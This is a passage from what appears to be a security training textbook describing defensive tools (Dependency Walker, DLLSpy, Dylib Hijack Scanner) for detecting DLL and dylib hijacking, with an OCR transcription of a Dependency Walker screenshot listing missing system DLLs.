
Cybersecurity professionals can use tools such as Dependency Walker, DLL Hijack Audit Kit, and DLLSpy to detect and prevent privilege escalation using DLL hijacking. In addition, tools such as Dylib Hijack Scanner help security professionals to detect and prevent privilege escalation using Dylib hijacking on macOS systems. These tools help security professionals to monitor system files for modifying, moving, renaming, or replacing DLLs or dylibs in the systems.

- **Dependency Walker**

  Source: *http://www.dependencywalker.com*

  Dependency Walker is useful for troubleshooting system errors related to loading and executing modules. It detects many common application problems, such as missing modules, invalid modules, import/export mismatches, circular dependency errors, etc.

  As shown in the screenshot, cybersecurity professionals use Dependency Walker to verify all the DLLs used by an application, the location from which DLLs are loaded, missing DLLs, etc. This information helps security professionals to detect, patch, and fix misconfigured DLLs in the systems.


Dependency Walker - [snoopy.exe]
File
Edit
View
Options
Profile
Window
Help
SNOOPY.EXE
KERNEL32.DLL
API-MS-WIN-CORE-RTLSUPPORT-L1-1-0.DLL
API-MS-WIN-CORE-RTLSUPPORT-L1-2-0.DLL
NTDLL.DLL
KERNELBASE.DLL
API-MS-WIN-CORE-PROCESSTHREADS-L1-1-0.DLL
API-MS-WIN-CORE-PROCESSTHREADS-L1-1-3.DLL
API-MS-WIN-CORE-PROCESSTHREADS-L1-1-2.DLL
API-MS-WIN-CORE-PROCESSTHREADS-L1-1-1.DLL
API-MS-WIN-CORE-REGISTRY-L1-1-0.DLL
API-MS-WIN-CORE-HEAP-L1-1-0.DLL
API-MS-WIN-CORE-HEAP-L2-1-0.DLL
API-MS-WIN-CORE-MEMORY-L1-1-1.DLL
API-MS-WIN-CORE-MEMORY-L1-1-0.DLL
API-MS-WIN-CORE-MEMORY-L1-1-2.DLL
API-MS-WIN-CORE-HANDLE-L1-1-0.DLL
PI
Ordinal ^
Hint
Function
Entry Point
E
Ordinal ^
Hint
Function
Entry Point
For Help, press F1

^	Module	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real Checksum
?	API-MS-WIN-CORE-APIQUERY-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-APPCOMPAT-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-APPCOMPAT-L1-1-1.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-COMM-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-CONSOLE-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-CONSOLE-L1-2-0.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-CONSOLE-L1-2-1.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-CONSOLE-L2-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-CONSOLE-L2-2-0.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-CONSOLE-L3-2-0.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-CRT-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-CRT-L2-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-DATETIME-L1-1-0.DLL	Error opening file. The system cannot find the file specified (2).					
?	API-MS-WIN-CORE-DATETIME-L1-1-1.DLL	Error opening file. The system cannot find the file specified (2).					

Error: At least one required implicit or forwarded dependency was not found.
Warning: At least one delay-load dependency module was not found.


Figure 6.129: Screenshot of Dependency Walker

- **Dylib Hijack Scanner**

  Source: *https://objective-see.com*

